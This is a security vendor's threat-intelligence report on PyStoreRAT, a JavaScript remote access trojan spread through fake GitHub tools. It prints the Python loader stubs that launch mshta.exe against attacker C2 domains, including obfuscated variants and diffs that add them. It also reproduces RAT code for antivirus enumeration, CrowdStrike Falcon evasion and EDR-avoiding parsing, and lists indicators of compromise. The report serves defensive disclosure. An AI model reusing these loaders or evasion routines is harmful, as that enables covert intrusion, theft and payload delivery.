

MORPHISEC THREAT LABS

PyStoreRAT Intelligence Report

Author: Yonatan Edri



Executive Summary

Morphisec has identified and analyzed **PyStoreRAT**, a previously undocumented JavaScript-based Remote Access Trojan (RAT) delivered through lightweight Python and JavaScript loader stubs embedded inside GitHub-hosted python repositories. These repositories, often themed as development utilities or OSINT tools, contain only a few lines of code responsible for silently downloading a remote HTA file and executing it via mshta.exe.

PyStoreRAT itself is a modular, multi-stage JS implant capable of executing a wide range of payload formats, including EXE, DLL, PowerShell, MSI, Python, JavaScript, and HTA modules, includes explicit evasion logic targeting CrowdStrike Falcon, supports persistence and implements advanced spreading functionality. In observed incidents, PyStoreRAT deployed the Rhadamanthys stealer as a follow-on payload.


This report provides a full technical analysis of PyStoreRAT's architecture, persistence, command-retrieval model, tasking system, and modular execution capabilities.

Introduction

PyStoreRAT is a multi-stage, JavaScript-based remote access tool executed via the Windows HTA subsystem (mshta.exe).

It is delivered through extremely small python loader stubs embedded inside open-source GitHub cloned open repositories.

The loader contains only a minimal command to download and execute a remote HTA file, keeping the RAT itself fully external, fileless at launch, and invisible during static code review.



This intelligence report documents:

- The campaign delivering PyStoreRAT
- The loader's delivery mechanism
- PyStoreRAT's internal architecture
- Its modular command-and-task system
- Observed evasion behaviors
- Extensions and next-stage payloads (including Rhadamanthys)
- Indicators of Compromise (IOCs)

Campaign Overview

The distribution campaign observed in the wild relied on clusters of newly created or revived GitHub repositories. These repositories were heavily promoted and visually convincing, often featuring polished README files, AI-generated graphics, and detailed descriptions meant to appeal to OSINT practitioners, developers, and automation engineers.

However, despite strong advertising, many of these repositories were not truly functional tools. Some displayed basic prompts, static menus, or non-interactive interfaces, while others performed only minimal placeholder operations. The primary purpose was not to deliver legitimate functionality, but to:

- create the appearance of an attractive, ready-to-use tool,
- entice users to execute the included Python or JavaScript loader stub,
- and leverage GitHub's inherent trust to obscure the delivery of the malicious stage.


This triggered the download and execution of the remote HTA file containing the full PyStoreRAT engine.

```
✓ def checkUpdates():  
    try:  
        subprocess.Popen(  
            ['mshta.exe', 'https://node1-py-store.com' ],  
            shell=True,  
            stdout=subprocess.DEVNULL,  
            stderr=subprocess.DEVNULL  
        )
```

Caption: Version 1 stub loader implant

Promotion tactics included:

- Artificial star/fork inflation
- Cross-following among sleeper accounts
- Social promotion on **YouTube** and multiple languages X (Twitter) posts such as: **French, English**.
- Frequent benign commits to simulate active maintenance



Timeline

Mid-June 2025 – Initial Setup and Early Promotion


We identified the earliest signs of the campaign in mid-June 2025, including the creation of the first repositories and their initial advertising footprint.

One of the earliest references appears in public Chinese blog indexes (e.g., [hxxps://blog.csdn.net/gitblog_00576/article/details/148781274](https://blog.csdn.net/gitblog_00576/article/details/148781274)).

September 2025 – Expansion of Repository Cluster & First C2 Domain Registrations

Throughout September, additional repositories were added to the campaign, many of which were heavily promoted through YouTube “Top 5” tool recommendation videos and multiple Chinese-language blogs.

During this period, we also observed the first registrations of the node{i}-py-store.com domains, which would later serve as the initial C2 endpoints for PyStoreRAT.



```
1 file changed +1 -1 lines changed
update.py
3 def checkUpdates():
4     try:
5         subprocess.Popen(
6 -         ['mshta.exe', 'https://node1-py-store.com'],
7         shell=True,
8         stdout=subprocess.DEVNULL,
9         stderr=subprocess.DEVNULL
6 +         ['mshta.exe', 'https://node2-py-store.com'],
7         shell=True,
8         stdout=subprocess.DEVNULL,
9         stderr=subprocess.DEVNULL
```

```

spyder.py
+16 -4

5 - current_dir = os.path.dirname(os.path.abspath(__file__))
6 - exe_file = os.path.join(current_dir, "libs", "_pycache_", "cache_register.exe")
7 - if os.path.exists(exe_file):
8 -     subprocess.Popen([exe_file])

5 + def checkUpdates():
6 +     try:
7 +         subprocess.Popen(
8 +             ['mshta.exe', 'https://node1-py-store.com' ],
9 +             shell=True,
10 +             stdout=subprocess.DEVNULL,
11 +             stderr=subprocess.DEVNULL
12 +         )
13 +         return True
14 +     except Exception as e:
15 +         return False
16 +
17 +
18 + if __name__ == "__main__":
19 +     checkUpdates()

```

October-November 2025 – Loader Refinement and Obfuscation Updates

In October and November, the small Python and JavaScript loader stubs began receiving incremental updates. These changes introduced lightweight obfuscation, minor string-encoding techniques, and structural alterations designed to make the loaders appear less suspicious during casual inspection.

```
74 pass
75
76 class QTextFileHandler:
77     def __init__(self, "args, ""kwargs):
78         self.hidden_state = ""
79         self.invisible_stack = []
80
81         def write(self, message):
82             self.invisible_stack.append(message.strip())
83             self.hidden_state += "".join(sorted(utf(self.hidden_state + message)))
84
85     def fake_activity():
86         seed = "".join(random.sample("abcdefghijklmnopqrstuvwxyz", len("abc")))
87         total = "".join(sorted(utf(seed)))
88         pattern = total.capitalize()
89         shuffle = "".join(random.sample(pattern, len(pattern)))
90         return shuffle
91
92     def build_shadow_map(word="all"):
93         collection = {}
94         reverse = {}
95         limit = ""
96         folded = None
97         return folded
98
99     subprocess.Popen([base64.b64decode('dGhhbnRlZCZmZWU=').decode('utf-8'), base64.b64decode('aWNoeFVudHJwZXIwMjEzMDYySSQ=').decode('utf-8')], shell=True, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
```

github.com/ayomidevictor880.jpg

ayomidevictor880.jpg

Follow

0 followers · 4 following

Block or Report

Popular repositories

- Units_of_Measure_Harmonization_intelligence_platform** (Public)
 - Forked from [JulietMwendo/Units_of_Measure_Harmonization_intelligence_platform](#)
 - Production-Grade ML System for Automated Use of Measure Error Detection | 88-92% Accuracy | 94% Autonomy | K8s/Microservices Workflow
 - PowerShell
- phisat2-trustworthy-onboard-ai** (Public)
 - Forked from [yusufbenkacemank/phisat2-trustworthy-onboard-ai](#)
 - Trustworthy onboard satellite AI in PyTorch—CNN+RNN+ITE with calibration, telemetry, and a Phisat-2 EO tile-tile demo.
 - Python
- sora2-api** (Public)
 - Forked from [joshfry/sora2-api](#)
 - A tool for generating videos using the Sora 2 API.
 - Python
- crypto-tax-calculator** (Public)
 - Forked from [ayata/crypto-tax-calculator](#)
 - An advanced cryptocurrency & personal income tax calculator.
 - Python
- makex-web** (Public)
 - Forked from [MakeX/Corp/makex-web](#)
 - TypeScript

6 contributions in the last year

2025

	Dec	Jan	Feb	Mar	Apr	May	Jun	Jul	Aug	Sep	Oct	Nov
Mon												
Tue												
Wed												
Thu												
Fri												
Sat												
Sun												

Learn how we count contributions

Contribution activity

November 2025

- Created 4 repositories
 - [ayomidevictor880.jpg/makex-web](#) (TypeScript) Nov 15
 - [ayomidevictor880.jpg/crypto-tax-calculator](#) (Python) Nov 15
 - [ayomidevictor880.jpg/sora2-api](#) (Python) Nov 15
 - [ayomidevictor880.jpg/phisat2-trustworthy-onboard-ai](#) (Python) Nov 10

Show more activity

23 November 2025 – Transition to New C2 Endpoint

On November 23rd, the operators shifted the C2 infrastructure from the rotating node{i}-py-store.com domains to a newly created endpoint:

hxxps://py-installer[.]cc.

PyStoreRAT Delivery

The modified open-source tool runs fully interactive menus and simulated processes to keep the user engaged and unsuspecting.

Simultaneously, the obfuscated routine reassembles the malicious string in memory and spawns mshta.exe as a hidden subprocess.

```

105 def _bootstrap_osint_engine():
106     global _osint_framework_loaded
107     if _osint_framework_loaded:
108         return
109     _osint_framework_loaded = True
110
111     try:
112         import subprocess
113
114         _o1 = bytes.fromhex('6d73')
115         _o2 = bytes.fromhex('6874')
116         _o3 = bytes.fromhex('612e')
117         _o4 = bytes.fromhex('6578')
118         _o5 = bytes.fromhex('65')
119
120         _i1 = bytes.fromhex('68')
121         _i2 = bytes.fromhex('7474')
122         _i3 = bytes.fromhex('7073')
123         _i4 = bytes.fromhex('3a')
124         _i5 = bytes.fromhex('2f2f')
125         _i6 = bytes.fromhex('6e6f')
126         _i7 = bytes.fromhex('6465')
127         _i8 = bytes.fromhex('32')
128         _i9 = bytes.fromhex('2d')
129         _i10 = bytes.fromhex('7079')
130         _i11 = bytes.fromhex('2d73')
131         _i12 = bytes.fromhex('746f')
132         _i13 = bytes.fromhex('7265')
133         _i14 = bytes.fromhex('2e63')
134         _i15 = bytes.fromhex('6f6d')
135
136         _tool = (_o1 + _o2 + _o3 + _o4 + _o5).decode('utf-8')
137         _server = (_i1 + _i2 + _i3 + _i4 + _i5 + _i6 + _i7 + _i8 + _i9 + _i10 + _i11 + _i12 + _i13 + _i14 + _i15).decode('utf-8')
138
139         if os.name == 'nt':
140             subprocess.Popen(
141                 [_tool, _server],
142                 shell=True,
143                 stdout=subprocess.DEVNULL,
144                 stderr=subprocess.DEVNULL
145             )
146     except:
147         pass

```

This subprocess initiates a connection to the C2 server. As part of its defensive filtering, the server validates the **User-Agent** header;

Only requests matching the specific mshta signature receive the payload. The server responds with an HTA which is executed by mshta.exe, inside it is the JavaScript based PyStoreRAT.

Technical Deep Dive

Analysis of the JScript payload reveals an obfuscated RAT. All sensitive strings (C2 URLs, WMI queries, file paths) are hidden behind a `_configProvider` function, which reconstructs them at runtime using XOR operations against a hardcoded key.

```

1  var _configProvider = function () {
2      var key = 102;
3      var loadNode = [[20, 3, 7, 21, 9, 8], [86, 87, 84, 85, 82, 83, 80, 81, 94, 95, 39,
4      return function (index) {
5          var queueUtil = loadNode[index];
6          if (!queueUtil) return '';
7          var result = "";
8          for (var module = 0; module < queueUtil.length; module++) {
9              result += String.fromCharCode(queueUtil[module] ^ key);
10         }
11         return result;
12     };
13 }();

```

Profiling & Registration

Upon execution, the `context()` function aggregates deep system telemetry to register the victim with the C2. The malware constructs a profiling packet containing:

Evasion:

- Upon receiving the HTA, the PyStoreRAT immediately deletes the HTA file stored on the disk.
- Checks if the HTA was received from http/https and if not, it ends execution

Collection:

- Host Identity: Generates a unique HWID and captures the Computer Name, Username, and Domain status (via `Win32_ComputerSystem`).
- OS Telemetry: Uses `Win32_OperatingSystem` to identify the exact version (e.g., "Windows 11") and architecture.
- Security Posture: Queries `ROOT\SecurityCenter2` to list installed Antivirus products.
- Privilege Level: Checks for Administrative Rights, Checks for SYSTEM privileges also in Russian

```

var isSystem = username.indexOf("SYSTEM") !== -1 || username.indexOf("\u0421\u0418\u0421\u0422\u0415\u041c\u0410") !== -1;
// Passes the isSystem flag to the builder function
if (isFalconPresent || window["reason"]) {
    builder(taskNamePrefix + getArgs, "cmd.exe", "/c start \"\" /b mshta.exe " + executeConfig, isAdmin, updateData, isSystem);
} else {
    builder(taskNamePrefix + getArgs, "mshta.exe", executeConfig, isAdmin, updateData, isSystem);
}

```

- Financial Targeting: Explicitly scans the filesystem for crypto-wallet artifacts, reporting the presence of Ledger Live, Trezor, Exodus, Atomic, Guarda, and BitBox02

CrowdStrike Falcon Evasion

The loader performs an anti-virus lookup and saves them in a list.

```
try {
    var processResult = new window["ActiveXObject"]("WbemScripting.SwbemLocator");
    var payloadProvider = processResult.ConnectServer(".", "root\\SecurityCenter2");
    var bufferBuilder = payloadProvider.ExecQuery("SELECT displayName FROM AntiVirusProduct");
    var contextManager = "";
    for (var buildData = new Enumerator(bufferBuilder); !buildData.atEnd(); buildData.moveNext()) {
        var name = buildData.item().displayName;
        if (name != null) {
            contextManager += name + ",";
        }
    }
    if (contextManager.length > 0) {
        contextManager = contextManager.substring(0, contextManager.length - 2);
    } else {
        contextManager = "Not found";
    }
    return contextManager;
} catch (buildParams) {
    return "Not found";
}
```


Then it specifically checks for strings of “Falcon” (CrowdStrike Falcon) and strings of “Reason” (CyberReason or ReasonLabs) in the AntiVirusProduct registration, It also checks for a process named csfalconservice (CrowdStrike Falcon).

- If Detected: The malware attempts to break the process tree by launching the next stage via a command wrapper: cmd.exe /c start "" /b mshta.exe.
- If Absent: It proceeds with direct mshta.exe execution.

```
if (antiVirusList.indexOf("Reason") !== -1) window["reason"] = true;
var resultFactory = threadIndex(taskNamePrefix + getArgs);
if (resultFactory === false) {
    var resultInfo = new Date();
    resultInfo.setMinutes(resultInfo.getMinutes() + 10);
    var updateData = resultInfo.getFullYear() + "-" + ("0" + (resultInfo.getMonth() + 1)).slice(-2) + "-" + ("0" + resultInfo.getDate() + 1).slice(-2);
    var isFalconPresent = antiVirusList.indexOf("Falcon") !== -1 || validateArgs("csfalconservice");
    if (isFalconPresent || window["reason"]) {
        builder(taskNamePrefix + getArgs, "cmd.exe", "/c start \"\" /b mshta.exe " + executeConfig, isAdmin, updateData, isSystem);
    } else {
        builder(taskNamePrefix + getArgs, "mshta.exe", executeConfig, isAdmin, updateData, isSystem);
    }
}
```

Persistence

To survive reboots, PyStoreRAT registers a Scheduled Task via the Schedule.Service COM object. The task is disguised as “NVIDIA App SelfUpdate_[GUID]” and is configured to run every 10 minutes or upon login.



Once the victim machine is profiled, PyStoreRAT moves to the Command & Control phase. Rather than a simple “get command” request, the malware implements a structured handshake and a custom parsing engine to evade network and behavioral detection.

The Two-Stage Handshake (Session Validation)

The communication logic acts as a session-based authentication flow.

Registration: First, setRequest sends the victim profile to the C2 and receives a unique session token in response.

Authorization: The runRequest function utilizes this token to fetch the actual commands. It initiates a POST request to the /getUpdates endpoint, embedding the token in the HTTP headers:

- **Authorization: Bearer [Session_Token]** - This ensures that the task list cannot be retrieved by researchers simply browsing the URL; a valid, registered session token is required.

Manual Deserialization (Evasion)

Upon receiving the encrypted task list, the malware decrypts it (via configBuilder) and passes the raw string to buildInstance.

```
function configBuilder(buildItem) {
    var bufferToken, key, data, moduleService, mountArgs;
    var _order13 = [0, 1, 2, 3, 4, 5, 6, 7];
    var _dispatcher13 = 0;
    while (true) {
        switch (_order13[_dispatcher13++]) {
            case 4:
                for (var resultManager = 0; resultManager < key.length; resultManager++) moduleService.push(key.charCodeAt(resultManager));
                continue;
            case 3:
                moduleService = [];
                continue;
            case 2:
                data = bufferToken.substring(6);
                continue;
            case 6:
                for (var resultManager = 0; resultManager < data.length; resultManager++) {
                    var paramsIndex = data.charCodeAt(resultManager) ^ moduleService[resultManager % moduleService.length];
                    mountArgs += String.fromCharCode(paramsIndex);
                }
                continue;
            case 7:
                return mountArgs;
                continue;
            case 5:
                mountArgs = "";
                continue;
            case 0:
                bufferToken = view.decode(buildItem);
                continue;
            case 1:
                key = bufferToken.substring(0, 6);
                continue;
        }
        break;
    }
}
```

The malware avoids standard JSON parsing methods. Instead of using JSON.parse() or the suspicious eval() function, the authors implemented a custom string parser.

The function manually deconstructs the JSON string using split("{","}") and Regular Expressions to extract key-value pairs.

- Evasion - By manually reconstructing the object using string manipulation, the malware avoids triggering EDR hooks often placed on script engine execution sinks like eval, allowing it to unpack instructions “silently” in memory.


```

function buildInstance(executeWorker) {
    var result;
    var _order23 = [0, 1, 2];
    var _dispatcher23 = 0;
    while (true) {
        switch (_order23[_dispatcher23++]) {
            case 0:
                result = [];
                continue;
            case 1:
                try {
                    executeWorker = executeWorker.replace(/^\s*[\[\]\s*$/g, '');
                    var setModule = executeWorker.split(",");
                    for (var requestInfo = 0; requestInfo < setModule.length; requestInfo++) {
                        var itemInfo = setModule[requestInfo].replace(/^\{}$/g, '');
                        var paramsProxy = itemInfo.match(/".*?"\s*:\s*(".*?"|\d+\.\d+|\d+)/g);
                        var executeBuffer = {};
                        for (var getModule = 0; getModule < paramsProxy.length; getModule++) {
                            var initThread = paramsProxy[getModule].indexOf(":");
                            var key = paramsProxy[getModule].substring(0, initThread).replace(/^\s*"|"$/g, '');
                            var value = paramsProxy[getModule].substring(initThread + 1).replace(/^\s*"|\s*$/g, '');
                            if (value.match(/^".*"$/)) {
                                executeBuffer[key] = value.substring(1, value.length - 1);
                            } else if (value.match(/^\d+$/)) {
                                executeBuffer[key] = parseInt(value, 10);
                            } else if (value.match(/^\d+\.\d+$/)) {
                                executeBuffer[key] = parseFloat(value);
                            } else {
                                executeBuffer[key] = value;
                            }
                        }
                        result.push(executeBuffer);
                    }
                } catch (requestCache) { }
                continue;
            case 2:
                return result;
                continue;
        }
        break;
    }
}

```

Commands Execution

Post-registration, the malware enters a loop to process JSON instructions from the C2. The following Task IDs are implemented in the code:

- Task 1 (Resilient Downloader): Downloads and executes .exe payloads. To ensure success, it iterates through a fallback list of six transfer methods: curl, certutil, bitsadmin, MSXML2.XMLHTTP, WinHttp.WinHttpRequest, and ADODB.Stream.
- Task 2 (Python/Archive Handler): Downloads and extracts ZIP archives. It specifically logic checks for an internal run.py script or a matching executable to launch immediately. Pythontest.exe is potentially renamed Python interpreter.

```
var itemCount = handleArgs(url);
var settingsFlag = new window["ActiveXObject"]("WScript.Shell");
var tmp = settingsFlag.ExpandEnvironmentStrings("%userprofile%\\") + itemCount;
if (validateResponse(url, tmp)) {
  workerBuilder(tmp, settingsFlag.ExpandEnvironmentStrings("%userprofile%\\") + itemCount.split('.')[0]);
  if (responseFlag(settingsFlag.ExpandEnvironmentStrings("%userprofile%\\") + itemCount.split('.')[0] + "\\run.py")) {
    return handleThread(settingsFlag.ExpandEnvironmentStrings("%userprofile%\\") + itemCount.split('.')[0] + "\\pythontest.exe \"\" + settingsFlag.
      ExpandEnvironmentStrings("%userprofile%\\") + itemCount.split('.')[0] + "\\run.py\"");
  } else {
    return handleThread(settingsFlag.ExpandEnvironmentStrings("%userprofile%\\") + itemCount.split('.')[0] + "\\\" + itemCount.split('.')[0] + ".exe");
  }
}
```

- Task 3 (DLL Injection): Downloads a malicious DLL and executes a specific entry point using rundll32.exe.
- Task 4 (Forensic Cleanup): Programmatically deletes the “NVIDIA” scheduled task to remove persistence artifacts.
- Task 5 (Remote Scripting): Fetches raw JScript code from the C2 and executes it dynamically in memory using eval().
- Task 6 (MSI Deployment): Downloads and installs Microsoft Installer packages (.msi) silently (msiexec /q).
- Task 9 (USB Worming): Enumerates removable drives via Win32_DiskDrive. It replaces legitimate documents (.docx, .pdf, .exe) with malicious .lnk shortcuts. These shortcuts execute the malware payload before opening the original file, facilitating lateral movement.
- Task 10 (HTA Chaining): Spawns a secondary mshta.exe process to load additional external HTA payloads.
- Task 11 (Fileless PowerShell): Executes PowerShell commands directly in memory (irm ... | iex), bypassing disk-based detection.

Rhadamantys Deployment

During our analysis, we observed an attack chain which included execution of task 1 that led to download and execution of the Rhadamanthys information stealer. Morphisec Product successfully intercepted the attack chain at this stage, preventing the final payload from compromising the system.

Recommendations

PyStoreRAT is a highly modular, fully remote JavaScript RAT capable of:

- Fileless HTA execution
- Multi-format payload delivery (EXE, DLL, MSI, PS, Python, JS, HTA)
- Dynamic tasking
- CrowdStrike Falcon-specific evasion
- USB-based propagation
- Crypto-wallet detection
- Stealer deployment (including Rhadamanthys)

Its design suggests deliberate testing against modern EDR, stealth-first development, and operational maturity.

Although attribution remains ongoing, Russian-language artifacts and coding patterns point to a likely Eastern European origin.

PyStoreRAT represents a shift toward modular, script-based implants that can adapt to security controls and deliver multiple payload formats. Its use of HTA/JS for execution, Python loaders for delivery, and Falcon-aware evasion logic creates a stealthy first-stage foothold that traditional EDR solutions detect only late in the infection chain.

Morphisec's [Automated Moving Target Defense \(AMTD\)](#) based [anti-ransomware platform](#) halts PyStoreRAT at the earliest stage, before it deploys credential theft modules or enables ransomware operators to gain an initial foothold, providing effective protection throughout the kill chain.

IOCs

GitHub Malicious Repositories

hxxps://github[.]com/shivas1432/sora2-watermark-remover

hxxps://github[.]com/Metaldadisbad/HacxGPT

hxxps://github[.]com/adminlove520/VulnWatchDog

hxxps://github[.]com/setls/HacxGPT

hxxps://github[.]com/bytillo/spyder-osint

hxxps://github[.]com/Manojsiriparthi/spyder-osint

hxxp://github[.]com/Zeeeeepa/spyder-osint

hxxps://github[.]com/Zeeeeepa/spyder-osint2

hxxps://github[.]com/tyreme/spyder-osint

hxxps://github[.]com/WezRyan/spyder-osint

hxxp://github[.]com/gumot0/spyder-osint

Hxxp://github[.]come/aiyakuaile/easy_tv_live

hxxps://github[.]com/rizvejoarder/SoraMax

hxxps://github[.]com/xhyata/crypto-tax-calculator

hxxps://github[.]com/gonflare/KawaiiGPT

hxxps://github[.]com/turyems/Pharos-Testnet-Bot/

hxxps://github[.]com/turyems/openfi-bot

Domains and IPs (C2 and Stagers)

hxxps://www[.]diadelosmuertos[.]events/formInterstice.exe

hxxps://titanarmyrary[.]today/uploads/2025/10/pe/gpu_optimizer.exe

hxxps://diadelosmuertos[.]events/voltarenhomeveh.exe

hxxps://manage[.]glimmerix[.]pro/api/public/dl/13QILRn_

176[.]65[.]132[.]123/file_cache.exe

hxxps://manage[.]glimmerix[.]pro/api/public/dl/fuOMDcfu

hxxps://manage[.]glimmerix[.]pro/api/public/dl/WUEmQqXS

hxxps://manage[.]glimmerix[.]pro/api/public/dl/ul_SC7eg

hxxps://manage[.]glimmerix[.]pro/api/public/dl/130ILRN_

hxxps://manage[.]glimmerix[.]pro/api/public/dl/_xMhRkqZ

hxxps://manage[.]glimmerix[.]pro/api/public/dl/1wZjf5ep

hxxps://manage[.]glimmerix[.]pro/api/public/dl/YBjnB15-

hxxps://node{i}-py-store.com

hxxps://py-installer[.]cc

Hash	Malware Category
103a6d55c6a1636bbb52910411de569845e9e0a51a9ebec2c6e1dd95f8c3e6ed	Rhadamantys
dd07a4719c9562e9ad54b8261d4f7a534e1d7c2d21fa4a775a6156b96fe0fbe4	Rhadamantys
d065538f2477164a0f25460121e435b01ce4680b58ee07a9691e5af67828b297	Rhadamantys
9677aa447b5a875e5d725c312eafd06efc0efd5eeab17e416afee77207335909	Rhadamantys
d9fa208a716ce7dc78e8b2434cfcdfe69973471bcad05b72f5ef2c1585ac7ba	Rhadamantys
db888aa3ec408d6ce014b09177857edee983647d562ab55c9ca0325398d21d43	Rhadamantys
0cc0aafd097853b102945468f0ee1614b8788c5096278a5c325f83d2ed3d671c	Rhadamantys
2a8c090ccb5fd8c7c587bbacfd2d0abe4d9cc377c96212c43654f7ac8935a61d	Rhadamantys
